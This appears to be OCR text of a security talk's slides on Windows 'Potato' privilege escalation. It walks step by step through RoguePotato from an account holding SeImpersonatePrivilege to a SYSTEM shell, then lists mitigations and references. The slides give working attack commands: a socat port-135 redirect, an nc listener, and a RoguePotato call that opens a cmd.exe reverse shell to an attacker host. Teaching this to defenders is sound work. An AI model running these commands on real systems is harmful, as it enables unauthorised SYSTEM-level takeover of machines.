
RELEVANCE TO ROGUE POTATO

The potential for a privesc path was identified during follow-on research for JuicyPotato focused on WinRM (RogueWinRM)

The RoguePotato privesc attack involves standing up a Fake OXID Resolver and using OXID server procedures to generate a SYSTEM impersonation token


https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

RoguePotato OXID Abuse



https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

RoguePotato OXID Abuse



https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

RoguePotato OXID Abuse

RPCSS

Fake OXID Resolver

Prog 1

Prog 2

After auth, we now have an NT AUTHORITY\NETWORK SERVICE token here we can impersonate

https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

RoguePotato OXID Abuse

RPCSS

Fake OXID Resolver

Prog 1

Prog 2

Once we impersonate RPCSS aka NT AUTHORITY\NETWORK SERVICE, we can access the tokens cached in memory and access an NT AUTHORITY\SYSTEM token

https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all

Rogue Potato


THE BASICS

- Abuses OXID resolution to achieve a two-part behind-the-scenes privesc from basic user to NT AUTHORITY\NETWORK SERVICE to NT AUTHORITY\SYSTEM

PRE-REQS

- Control over a TCP endpoint separate to the target host
- SeImpersonatePrivilege on the current account we're starting from

Rogue Potato



Rogue Potato

Enumeration of privileges on the MSSQLSVC account shows that SeImpersonatePrivilege is enabled

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Rogue Potato

We also control a TCP endpoint on the network, so we can proceed

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Rogue Potato

Rogue Potato

MSSQLSVC

(192.168.100.1)

```
sudo socat -v TCP-
LISTEN:135,fork,reuseaddr
TCP:192.168.100.1:1337
```

ATTACKER

(192.168.100.2)

Start a redirection on your attacker system

This will redirect traffic that arrives on port 135 to port 1337 on the victim machine (RogueResolver running on 1337)

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/privileges-abuse/seimpersonate/potatoes

Rogue Potato

MSSQLSVC

(192.168.100.1)

nc.exe -nvlp 4443

ATTACKER

(192.168.100.2)

Also start a listener in a different terminal

This will “catch” the privileged session that results from RoguePotato

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/privileges-abuse/seimpersonate/potatoes

Rogue Potato

```
.\RoguePotato.exe -r 192.168.100.2 -e "C:\Temp\nc.exe 192.168.100.2 4443 -e cmd.exe" -l 1337
```

MSSQLSVC

(192.168.100.1)

When you run RoguePotato, a lot will happen behind the scenes

ATTACKER

(192.168.100.2)

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/privileges-abuse/seimpersonate/potatoes

Rogue Potato

```
.\RoguePotato.exe -r 192.168.100.2 -e "C:\Temp\nc.exe 192.168.100.2 4443 -e cmd.exe" -l 1337
```

Remote IP for redirection

Command to execute (rev shell)

Port for RogueOxidResolver

https://github.com/antonioCoco/RoguePotato

Rogue Potato

```
.\RoguePotato.exe -r 192.168.100.2 -e "C:\Temp\nc.exe 192.168.100.2 4443 -e cmd.exe" -l 1337
```

Remote IP for redirection

MSSQLSVC

(192.168.100.1)

An OXID query will be sent to the specified remote IP

ATTACKER

(192.168.100.2)

https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

Rogue Potato

```
.\RoguePotato.exe -r 192.168.100.2 -e "C:\Temp\nc.exe 192.168.100.2 4443 -e cmd.exe" -l 1337
```

RogueOXIDResolver Port

MSSQLSVC

(192.168.100.1)

192.168.100.2 will redirect to port 1337 on 192.168.100.1, where the RogueOXIDResolver is running

ATTACKER

(192.168.100.2)

```
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:192.168.100.1:1337
```

https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

Rogue Potato

RogueOXIDResolver will respond to the query using the ResolveOXID2 procedure

The response will specify a named pipe (using a validation path bypass) to escalate to NT AUTHORITY\NETWORK SERVICE

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

Rogue Potato

```
.\RoguePotato.exe -r 192.168.100.2 -e "C:\Temp\nc.exe 192.168.100.2 4443 -e cmd.exe" -l 1337
```

Process being launched

Using NT AUTHORITY\NETWORK SERVICE privileges, a token stealing feature in the RoguePotato binary will open the RPCSS process, attempt to impersonate a SYSTEM token, and launch a process

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

This works because NT AUTHORITY\NETWORK SERVICE can be tricked into writing a named pipe over the network, impersonating the pipe, and accessing the tokens stored in RPCSS

https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

Rogue Potato

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

A SYSTEM shell is


“caught” on port 4443

https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

Tater Toss: Mitigations

Patches are for more than Pumpkins

RottenPotato and JuicyPotato are rendered obsolete in environments that are patched to >Windows 10 1809 & Server 2019





Fry NTLM Authentication

RottenPotato and JuicyPotato exploit NTLM authentication; if it's disabled, the attack won't work. Use Kerberos instead.

Taters Don’t Grow on (Suspicious) Trees

Implement detection logic for anomalous processes trees, especially ones that spawn processes with high integrity (SYSTEM)





Well, it's time to head back to the fields!

EXIT

Thanks for listening!

Max Andreacchi

Social:

@atomicchonk.bsky.social

Blog/Email:

corgi-corp.com

atomicchonk@pm.me

References

https://jlajara.gitlab.io/Potatoes_Windows_Privesc

https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/

https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all#bkmrk-rottenpotato

https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/privileges-abuse/seimpersonate/potatoes

https://github.com/antonioCoco/RoguePotato

https://decoder.cloud/2020/05/04/from-network-service-to-system/

https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

https://thrysoee.dk/InsideCOM+/ch19f.htm

https://ohpe.it/juicy-potato/

https://github.com/foxglovesec/RottenPotato

https://www.youtube.com/watch?v=3CPdKMeB0UY

https://troopers.de/downloads/troopers24/TR24_10_years_of_Windows_Privilege_Escalation_with_Potatoes_CYZBJ3.pdf

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/ba4c4d80-ef81-49b4-848f-9714d72b5c01#gt_602b473b-557d-40cc-8217-2cbdaa04c78d

https://learn.microsoft.com/en-us/windows/win32/com/com-class-objects-and-clsids

https://medium.com/@NoLongerSet/com-server-types-in-process-vs-local-vs-remote-1afd6af5a3de

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/9b20084f-f673-4486-b81c-f6cdcc5edf84

https://www.youtube.com/watch?v=RCkwEcSHjQU